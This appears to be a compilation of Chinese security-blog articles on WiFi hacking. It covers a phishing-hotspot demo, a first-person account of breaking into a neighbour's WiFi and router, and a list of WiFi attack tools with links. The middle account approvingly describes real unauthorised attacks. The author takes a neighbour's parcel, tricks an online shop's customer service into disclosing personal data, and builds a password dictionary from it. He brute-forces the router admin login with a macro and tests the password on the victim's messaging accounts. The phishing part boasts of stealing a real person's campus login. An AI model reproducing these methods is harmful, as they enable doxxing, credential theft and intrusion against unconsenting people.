
02 钓鱼演示

打开手机，连接到 i-HDU，可以看到电脑会弹出是否确认连接的页面，经过我实际的测试不管点同意还是直接不管，客户端都会弹出认证界面，输入密码都会被记录到数据库中。

先看看数据库中的数据为空：





在钓鱼页面中输入账号密码:

再次查看数据库:

可以看到已经获取到了用户账号和密码。

03 总结

钓鱼 WiFi 的光从页面上是难以分辨的，大家连 WiFi 时一定要多看看认证页面的 url，谨防上当。

靠这个钓鱼 WiFi 成功的拿到了隔壁小姐姐的数字校园的登陆密码账号，hahaha

细节决定成败-WIFI 新玩法

原创： 98 信安之路 2018-01-12

最近网络非常的不好看看网页都会卡，哇是真的生气。没有网络的我和咸鱼有什么区别。然后我就想用一下邻居的 WiFi，结果。。跑包钓鱼都没有出来。

当我准备换一个 WiFi 的时候，我看到我需要破解 WiFi 的邻居下楼扔垃圾，当我看到他把快递包裹扔出来的时候脑子就突然想到手机号我还没有试过就这样开启了我的渗透之路。

过程

我把他的包裹拿到家里面看了一下心都凉了。信息面板基本看不清给磨烂了很多，我在仔细看的里面的时候发现里面有一张纸片，就是发货单，我思考了一会发现这个东西可以利用。发货单里面有顾客手机、名字这些都打码了，但是购买的时间、买了什么、订单号这些都是很详细的。

就这样我进入淘宝找这个店，然后就开始利用客服套出这个人的全部个人信息，在之前我就考虑了很多种解释来套取他的个人信息，比如我是代购啊，看看地址填错了没有，货没有收到啊或者发错货了这些等等，我就说了三句话：

1、客服你好

2、我在这里买了一个东西

3、我想看看我的个人信息错了没有

4、订单号。结果客服非常的给力直接就给出来了


拿到以后就开始破解他的 WiFi 试一下，结果还是不对。

个时候我就感觉他是加了其他东西，或者根本就不是手机号。然后我就自己模拟了一份字典试一下，用 wifislax 里面的水滴进行跑包，结果。。出来了。

我的直觉是对的，现在太多应用都是需要手机绑定，大家也是知道纯数字的密码是不安全的，你在输入密码的时候网页都会有一行很显眼的字就是密码不要使用纯数字。

我为什么会能进去，运气和猜的能力和对大家现在设置密码的习惯研究了一下。

密码太简单也不是、密码太多记不住，这个时候很多人就会选择自己的 姓氏+手机+标点符号 进行设置密码，这样就会出现一个问题是不是你其他账号的密码也是这个密码?



由于手机号涉及个人信息所以我用其他数字进行代替，txt 里面的就是我生成的字典 xxx 是姓氏。就比如小名男那就是 xmn11111 在加标点以此类推，同时我们还需要看手机键盘和电脑键盘位置上标点符号位置，为什么要看这个呢?

人在输入标点符号的时候会很自觉的输入离数字键盘最近的符号这样打密码会很连贯，而且容易联想起来，联想就是我在很快速输入一个密码的时候我知道密码所在的位置而不是想密码来输入。这样大家就不会舍近求远去找其他标点符号。

这个时候我进入了这个 WiFi 里面这个 WiFi 没有设备在线。那就做不了 ARP 中间人等等，那就太没有意思了。

我突然想到路由器管理员密码会不会就是这个密码。我当时就感觉这个 WiFi 密码的强度是可以当路由器密码的我就去是了一下结果还是真的进不去。。

这个时候我是绝望的。。

管理员密码破解就 2 种常用的爆破和钓鱼。

爆破就是密码一个个输入进去看是否正确。钓鱼就是一个假的管理员认证界面来套取密码，我选择了爆破

爆破过程

实验环境

键

拟

像这种爆破，是真的不好搞，大家都知道任何一个输入密码的界面都可能有防止爆破的措施，常见防爆破方式比如输错多少次密码出现验证码和登入次数限制等等。

今天我们测试的小米路由器也是，作者就是小米路由器。自己实验了一下在网页上登入乱输入密码看看多少次会出现提醒，三次就开始了，小米路由器不会出现验证码，当你密码输入很多次都是错的话他会直接不让你登入后台，需要等一段时间才能再次使用后台登入。

这就麻烦了，小米路由器登入后台是不需要输入账号的，这样就让我们爆破看到了点点希望。

结果我又遇到难题。。。我不会写脚本。。本来想求助人想了一下，当出现一个问题你就去找其他人，你自己大脑想了吗?

那是别人给你写的脚本不是你自己的，当你遇到同样问题的时候如果他不会你该怎么办?

就这样我想陷入了沉思，想到了可以代替 C/C++/PY 这些脚本语言的软件，那就是按键精灵全是中文而且设计简单。自己摸索了一会，然后就开始写了然后测试成功了。

当然环境不一样参数也是不一样的需要自己测试（以上就是输入一次密码的过程，生成很多的话重复这个过程，当然你也可以利用按键精灵里面的其他命令）。

虽然没有语言写的好但是对于我们这些不会脚本语言的人拿来应对一下这个东西还是可以的（一定要学一门语言对以后帮助很大，作者在学 c。

文章会有演示视频，这个脚本过程就是：

自己先打开路由器后台登入界面，然后把自己的脚本打开，脚本输入过程就是：

1、鼠标点击密码框

2、输入文本

3、延迟一会

4、按下确认键盘

5、在延迟一会，因为你输入完密码按登入的话网页是需要一定反应时间

6、如果密码正确那就进去了此时脚本还是在运作的，但是他不妨碍我们，我们只需要关闭就可以了。如果不停止，就像你在 win 系统里面没有打开可以输入文字的地方乱打，系统会发出提示音让你知道没有地方可你让你输入文字

7、如果密码错误鼠标一定要在密码框里面，点击 1-5 次这样才能确保可以输入，然后清除键按多次看你自己设置的密码位数（这里可以多设置按 2-5 次，比如我脚本输入 15 位数字，结果清除键只按了 13 下这就尴尬了。我们要防止这种事情，脚本是连按的，基本就是毫秒按完可能会出现电脑无法一下子识别这么多在这么短的时间内），

8、在给一定的时间给网页进行反应，就这样一个周期完成了 9 脚本全过程鼠标都是在密码框里面！！！！不可以移动否则脚本会输入不进去的。

这些都是作者的环境，自己搞的话需要自己先测试然后再使用，环境不同设置的变量也是不同的。（视频演示的是输入正确密码的时候）虽然按键精灵没有 C/C++/PY 厉害，但是对于不会写脚本的人体验一下是非常不错的，按键精灵有的时候会出现确认失灵、文本输入不进去，这些就需要看环境如何在写。

视频请前往信安之路公众好查看

网页测试非常完美，结果路由器给我爆破死了（小米路由器如果输入太多错误密码会停止你访问这个网页，当密码输入三次错误的时候等一会，然后在再这样入的次数会比较多）。。在等待这个路由器给我进入的时候，我想到 app 登入后台，但是我没有试过 app 登入后台如何进行爆破，主要是 APP 在手机里面不知道怎么爆破。我是发现 APP 在输入很多次错误密码的时候不会不让你登入，而是限制次数比 WEB 端少了很多，但是会出现验证码。这个时候就要想如何利用这个 app，我就想到电脑打手机游戏不是需要模拟器吗？那 app 也是可以运行的，就去下载了一个安卓模拟器结果还是真的可以

当我用前面的脚本进行爆破的时候发现问题了，脚本用不了。研究了一会明白了，我们的脚本是在 w10 运行的，是不能直接输入进去的。脚本运行的文字会存在一个地方，就像我们在打字的时候在网页上面打字突然切换到游戏里面你刚刚输入的东西都会没有

这个问题解决需要自己在点一下密码格子在随便按一个数字就能解决，输入密码以后 app 是不能识别 Enter 键的，这个是需要鼠标进行来按登入，这个挺麻烦的。

我想到的解决办法就是：

1、是鼠标自动点击这个密码框架 脚本输入密码

2、鼠标点击登入

3、在回到密码框架（这里需要时间差，如果密码正确需要自己手动停止）

4、如果密码错误那就清除他，然后再重复这个过程。

最后

我也录制了视频，这个脚本用起来还是不错的，但是也有又很多不好的地方，比如没有办法判断密码正确会自动停下来，有的时候会出现输入密码不会按确定键。

总之还是一句话学好一门语言很重要，最后我也是进去了这个 WiFi ，然而没有什么好玩东西，我就想这个人会不会其他密码也是这个，我用了 WiFi 密码和管理员密码测试登入 qq、微信 结果 WiFi 的密码就是 QQ 和 微信 的密码（QQ 有设备锁，微信需要好友验证。

我只是验证了这个密码是这个密码，没有进去）。。这个人真的是很多人的代表，一个密码多用这也是常态，我们也不可能每一个软件都用不同的密码吧，而且在加上很多软件现在都是需要手机号进行验证，加大了大家用手机号当密码的主要部分。

作者推荐大家在不同的平台使用不同的密码，如果密码不好记可以使用一款密码管理软件，虽然为了安全会牺牲我们的方便性，但是没办法，对于重要的软件密码进行分类，WiFi 密码这样才能安全一些，我推荐 符号+111111+符号，

111+符号 1111+符号 111 可以不用常规符号比如什么 π 等等这些，我希望这篇文章能给你们带来一点渗透的启发，往往一些在平常不过的东西却比任何东西致命。

优秀的 WIFI 渗透工具汇总

原创： 98 信安之路 2018-01-22

今天给大家收集和整理了一些常用的 WiFi 渗透工具，工具对于我们这些人来说是最熟悉的东西之一了，选择一个好的工具会让你事半功倍。（工具顺序不分名次）

WIFI 监听网卡推荐 3070 和 8187，二者各有优劣，但是无伤大雅。

1.Aircrack-ng

Aircrack-ng 是 Kali Linux 里面最热门的 WiFi 破解领域的软件。

Aircrack-ng 套件包含的工具能够捕捉数据包和握手包，生成通信数据，或进行暴力破解攻击以及字典攻击。

Aircrack-ng 是一款多合一整合套件，该套件大致包含下列几种工具：

Aircrack-ng：无线密码破解

Aireplay：生成网络数据，去客户端验证

Airodump-ng：数据包捕捉

Airbase-ng：配置伪造的接入点

官方网站：

http://www.aircrack-ng.org/

使用教程：

https://www.hackingtutorials.org/wifi-hacking-tutorials/how-to-hack-upc-wireless-networks/

2.Fluxion

Fluxion 是从一个叫做 Lindset 的高级社会工程攻击演变而来，Fluxion 是一个以欺骗无经验的用户泄露网络的密码的重写攻击。也是当前最热门的 WiFi 钓鱼工具之一，Fluxion 的操作简单只需要选择你需要钓的鱼其他的你基本就不用管了。

工作原理：

1、扫描网络

2、捕获握手（不能没有有效的握手使用，需要验证密码）

3、使用 WEB 界面

4、启动 FakeAP 实例来模拟原始接入点

5、生成一个 MDK3 进程，该进程使所有已经连接到目标网络的用户连接失效，然后引诱他们连接到 FakeAP 并输入 WPA 的密码

6、启动一个虚假的 DNS 服务器，抓取所有的 DNS 请求并将其重定向到运行该脚本的主机

7、启动强制访问的网站页面，并提示用户输入他们的 WPA 密码

8、每个提交的密码都通过之前捕获的握手进行验证

9、只要提交了正确的密码，攻击就会自动终止

工具地址：

https://github.com/wi-fi-analyzer/fluxion

3.Wifi Phisher

wifiphisher 是一个可执行 Wi-Fi 自动关联攻击的安全工具，他可以强制无线客户端自动连接攻击者控制的连接点。

这是一个流氓接入点的框架，可以让 wifi 客户端自动连接钓鱼网站来盗取凭证或者安恶意软件。

它是一个社会工程攻击的工具，与其它工具不同，它不包括任何暴力破解。他是获取门户网站或者第三方登陆系统凭证（如社交网络）或者 WPA / WPA2 预共享密钥的证书的简单方法。

工作原理

在使用 Wi-Fi 自动关联技术（包括“KARMA”和“已知信标”攻击）实现中间人攻击，Wifiphisher 默认将所有 HTTP 请求重定向到攻击者控制的虚假页面。

从受害者的角度来看，攻击有三个阶段：

1、受害者从正常连接中断开。 Wifiphisher 通过伪造“Deauthenticate”或“Disassociate”数据包来连续阻塞目标接入点的所有 WiFi 设备，以破坏现有的关联。

2、受害者加入了一个流氓接入点。 Wifiphisher 嗅探该区域并复制目标访问点的设置，然后创建一个根据目标建模的流氓无线接入点，然后建立一个 NAT / DHCP 服务器并转发正确的端口。这样，由于恶意攻击和自动关联技术，客户端最终将开始连接到恶意接入点。在这个阶段之后，受害者是 MiTMed。

3、受害者正在接受一个定制版的钓鱼攻击。Wifiphisher 使用一个比较小的 Web 服务器来响应 HTTP 和 HTTPS 请求。只要受害者从互联网上请求一个页面，wifiphisher 就会回复一个真实的虚假页面，要求提供凭据或者提供恶意软件，此页面是专门为受害者制作。例如，路由器配置页面将包含受害者供应商

的品牌。该工具支持针对不同钓鱼场景的社区构建的模板。

工具地址：

https://github.com/wifiphisher/wifiphisher

4.LAZY

Lazy 是一些 Kali Linux 的脚本集合，可以自动化许多有关无线网络入侵和黑客入侵的程序。

工具地址：

https://github.com/arismelachroinos/lscript

5.WiFi-Pumpkin

WiFi-Pumpkin 是一个非常完整的 Wi-Fi 审计安全框架。 主要特点是能够创建一个假的 AP，并利用中间人攻击。功能还是很丰富的。

主要功能

1、Rogue Wi-Fi Access Point

2、Deauth Attack Clients AP

3、Probe Request Monitor

4、DHCP Starvation Attack

5、Credentials Monitor

6、Transparent Proxy

7、Windows Update Attack

8、Phishing Manager

9、Partial Bypass HSTS protocol

10、Support beef hook

11、ARP Poison

12、DNS Spoof

13、Patch Binaries via MITM

14、Karma Attacks (support hostapd-mana)

15、LLMNR, NBT-NS and MDNS poisoner (Responder)

16、Pumpkin-Proxy (ProxyServer (mitmproxy API))

17、Capture images on the fly

18、TCP-Proxy

工具地址：

https://github.com/P0cL4bs/WiFi-Pumpkin

6.Waidps

WAIDPS 是一个 Python 编写的无线入侵检测工具，基于 Linux 平台，完全开源。


它可以探测包括 WEP/WPA/WPS 在内的无线入侵&攻击方式，并可以收集 WiFi 相关的所有信息。

WAIDS 适用于渗透测试工作者、无线安全爱好者，当发现攻击时，系统会显示于屏幕并记录在日志中。

工具地址：

https://github.com/SYWorks/waidps

7.PiSavar




这个软件是为了防御 wifipineapple（中文 WiFi 菠萝是无线安全审计用的）的网络攻击。

本项目的目标是利用 PineAP 模块查找 WiFi 菠萝设备打开的假接入点，防止客户端对攻击设备发起解除认证攻击。

工具地址：

https://github.com/WiPi-Hunter/PiSavar

8. dSploit（手机平台）



dSploit 是一款 Android 平台的网络分析和渗透套件，使用它可以对移动设备进行专业的网络安全评估。你可以用它分析、捕捉和发现网络包，扫描网络中的设备，比如手机、笔记本，并且发现他们的操作系统、服务和开放端口进行更深层次的渗透测试。

支持的功能

1、WiFi Scanning & Common Router Key Cracking 无线扫描&常见路由密钥破解

2、Deep Inspection 深度检测

3、Vulnerability Search 漏洞扫描

4、Multi Protocol Login Cracker 多种协议登录破解

5、Packet Forging with Wake On Lan Support 数据包构造唤醒网络功能支持

6、HTTPS/SSL Support (SSL Stripping + HTTPS -> Redirection) HTTPS/SSL 支持 （SSL 分离+HTTPS->重定向）

7、MITM Realtime Network Stats 网络信息实时统计

8、MITM Multi Protocol Password Sniffing 多种协议密码嗅探

9、MITM HTTP/HTTPS Session Hijacking HTTP/HTTPS 会话劫持

10、MITM HTTP/HTTPS Hijacked Session File Persistance HTTP/HTTPS

会话劫持文件持久化

11、MITM HTTP/HTTPS Realtime Manipulation HTTP / HTTPS 实时操控

工具地址：

http://www.csploit.org/downloads/

9.Zanti（手机平台）

Zanti 是一款手机平台的网络安全评估软件，揭开认证，后门，和蛮力攻击，DNS 和协议的特殊攻击和恶意接入点使用一个全面的完全可定制的网络侦察扫描。总之是一款的非常不错的软件

工具地址：

https://www.zimperium.com/zanti-mobile-penetration-testing

10.Kali Linux NetHunter（手机平台）

kali linux NetHunter 是安卓平台的渗透设备

功能

1、802.11 无线注入和 AP 模式支持，支持多个 USB 无线网卡。

2、能够运行 USB HID 键盘攻击，类似于 Tensydevice 能做的事情。

3、支持 BadUSB MITM 攻击。将你的 Nethunter 插入到受害者的电脑，并通过它传输流量。

4、包含完整的 Kali Linux 工具集，通过简单的菜单系统操作就可以使用许多工具。


5、Nethunter 内核支持 Y-cable，可以使用 OTG cable 为 Nexus 设备充电！

6、软件定义无线电支持。使用 Kali Nethunter 和你的 HackRF 一起来探索无线广播空间。

工具地址：

https://www.offensive-security.com/kali-linux-nethunter-download/

11.树莓派 Kali



小小的树莓派当他刷完 kali，那他就是一款便捷的黑客设备你可以用它干你想干的事情。

工具：

树 3b

sd 16G

树 kali

树莓派 kail 的地址：

https://www.offensive-security.com/kali-linux-arm-images/

12.WiFi Pineapple

wifi pineapple 是一款无线安全审计用一款设备，这个小机器内置了一个重度修改的 OpenWRT 网络操作系统。

功能

1、WiFi 中间人平台

2、高效的流氓 AP 套件

3、在空调的应用程序和模块

4、高级客户端和 AP 的过滤

5、直观的 Web 界面

6、简化审批流程

7、现场侦察观

8、一目了然的情报

9、跟踪和报警装置

10、报告通过电子邮件以设定的时间间隔

11、基于嵌入式 Linux

12、免费的软件更新

官网售价 99￥-299￥，淘宝有卖复制版的 300+

13.Wiflslax

Wifislax 是西班牙的 linux 系统，里面的工具基本都是无线渗透使用的工具，可以说是从业人员无线渗透的福音。

系统地址：

http://www.wifislax.com/

作者使用的中文版：

链 https://pan.baidu.com/s/1htwVMXA *码* ncnt

14.Wifl 万能钥匙

这个就不用我多介绍了吧。他就是分享附近 wifi 密码而不是破解很多人都以为他能破解 WiFi 密码。。。


其实是之前有人分享了这个密码所以你能用。

WiFi 钥匙为什么能上我们渗透工具呢？

用过的都说好，当我们在渗透一个 WiFi 的时候破解的非常辛苦，结果你打开万能钥匙发现居然可以连接。

那种心情真的是一万只羊在内心奔腾。小米手机有可以查看密码的功能配合万能钥匙是非常好用的。

15.EWSA（跑握手包）（Win 环境）



EWSA 全称 Elcomsoft Wireless Security Auditor。

ElcomSoft 是一家俄罗斯软件公司，他可以使用 GPU（显卡）进行运算速度相比使用 CPU 可提高最多上百倍。

本软件的工作方式很简单，就是利用词典去暴力破解无线 AP 上的 WPA 和 WPA2 密码，还支持字母大小写、数字替代、符号顺序变换、缩写、元音替换等 12 种变量设定，在 ATI 和 NVIDIA 显卡上均可使用。（根据自己电脑配置来进行跑包否则可能会烧坏主板 cpu 显卡等等）

工具地址：百度有破解版

16.XEROSPLOIT

xerosploit 是一个渗透测试工具包，其目的是执行中间人攻击的测试目的。它带来的各种模块，可以实现有效的攻击，也可以进行服务攻击和端口扫描。

我们在渗透一个 WiFi 的时候基本都是要嗅探一下这个局域网里面有什么信息。

功能

1、端口扫描

2、网络映射

3、拒绝服务攻击

4、HTML 代码注入

5、JavaScript 代码注入

6、下载 intercaption 和更换

7、嗅探

8、DNS 欺骗

9、背景音频再现

10、图像置换


11、drifnet

12、网页篡改和更多…

工具地址：

https://github.com/LionSec/xerosploit

17.Bettercap



Bettercap 是一款优秀的 MITM 攻击测试框架

功能

1、支持全双工和半双工 ARP 欺骗。

2、第一次真正实现 ICMP 双向欺骗。

3、可配置的 DNS 欺骗。

4、完全自动化,可实时发现主机。

5、实时获取通信协议中的安全凭证,包括 HTTP(S) 中的 Post 数据,Basic 和 Digest 认证,FTP、IRC、POP、IMAP、SMTP、NTLM(HTTP、SMB、LDAP) 以及更多

6、完全可定制的网络嗅探器。

7、模块化的 HTTP 和 HTTPS 透明代理,支持用户自定义插件或内置插件,注入到目标的 HTML 代码、JS、CSS 文件,以及 URL 中。

8、使用 HSTS bypass 技术拆封 SSL。

9、内置式的 HTTP 服务器。

